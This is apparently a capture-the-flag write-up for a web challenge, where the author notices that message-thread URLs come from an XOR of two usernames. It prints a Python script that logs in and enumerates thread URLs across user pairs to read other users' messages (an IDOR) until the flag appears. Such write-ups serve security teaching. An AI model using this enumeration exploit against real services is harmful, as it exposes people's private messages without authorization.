
Solve:
We get access to the platform with the Credentials: knight / shining-armor

Clicking through the pages we figure out that the main focus in the messaging, one of the sources /static/app.js
// Royal Post XORs matching letters and keeps the first four hex characters.
// XOR is commutative, so reversing the two names produces the same mark.
function threadMark(a, b) {
  a = a.toLowerCase();
  b = b.toLowerCase();
  let xorHex = "";
  for (let index = 0; index < 2; index += 1) {
    const byte = a.charCodeAt(index % a.length) ^ b.charCodeAt(index % b.length);
    xorHex += byte.toString(16).padStart(2, "0");
  }
  return xorHex.slice(0, 4).padEnd(4, "0");
}

document.querySelectorAll("[data-thread-link]").forEach((link) => {
  const { a, b } = link.dataset;
  link.href = `/inbox/thread/${threadMark(a, b)}/${a}/${b}`;
});
...
Is giving us a direct HINT, that means that IDOR is most probabil the right direction.
Essentially I came up with this script at the end: (and yes I used my own tool from the AD category to generate the python script "chain")
#!/usr/bin/env python3
# Generated from a request chain. {ip} = target IP, {rand} = random string, fresh each run.
from operator import xor
import secrets
import sys
import requests

ip, rand = sys.argv[1], secrets.token_hex(6)
sub = lambda s: s.replace('{ip}', ip).replace('{rand}', rand)
s = requests.Session()  # cookies carry over between requests

r = s.request('POST', sub('http://03227b950778ab86.ctf.ac.upt.ro/login'),
              headers={k: sub(v) for k, v in {'Host': '03227b950778ab86.ctf.ac.upt.ro', 'Accept-Language': 'en-US,en;q=0.9', 'Upgrade-Insecure-Requests': '1', 'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/156.0.0.0 Safari/537.36', 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/jxl,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7', 'Accept-Encoding': 'gzip, deflate, br', 'Connection': 'keep-alive', 'Content-Type': 'application/x-www-form-urlencoded', 'Content-Length': '23'}.items()},
              data=sub('username=knight&password=shining-armor').encode(), timeout=5, allow_redirects=False)
print(r.status_code, r.headers)
print(r.text)


list = ["knight", "jester", "blacksmith", "farmer", "prince", "princess", "dragon", "wizard", "baker", "ranger", "librarian", "bard", "alchemist", "guard", "shepard", "messenger"]

def sxor(s1,s2):
    return ''.join(chr(ord(a) ^ ord(b)) for a,b in zip(s1,s2))

#print(sxor("knight", "jester").encode().hex()[:4])
ceva_numar = 0

for i in list:
    print(f"This is i: {i}")
    for j in list:
        print(f"this is j: {j}")
        if i != j:
            zaza = sxor(i, j).encode().hex()[:4]
            print(zaza)
            r = s.request('GET', sub(f'http://03227b950778ab86.ctf.ac.upt.ro/inbox/thread/{zaza}/{i}/{j}'),
                        headers={k: sub(v) for k, v in {'Host': '03227b950778ab86.ctf.ac.upt.ro', 'Accept-Language': 'en-US,en;q=0.9', 'Upgrade-Insecure-Requests': '1', 'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/156.0.0.0 Safari/537.36', 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/jxl,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7', 'Referer': 'http://03227b950778ab86.ctf.ac.upt.ro/inbox', 'Accept-Encoding': 'gzip, deflate, br', 'Cookie': 'royal_session=LxXLGdzZSkR-bZ4Hnn55MkXEsmDF6k9bcg0AoyQE79A', 'Connection': 'keep-alive'}.items()},
                        data=sub('').encode(), timeout=5, allow_redirects=False)
            print(r.status_code, r.headers)
            print(r.text)
            if r.status_code == 404:
                ceva_numar += 1
            if "CTFAC{" in r.text:
                print("Flag found!")
                exit()

print(ceva_numar)
The flag will be found between jester and the librarian.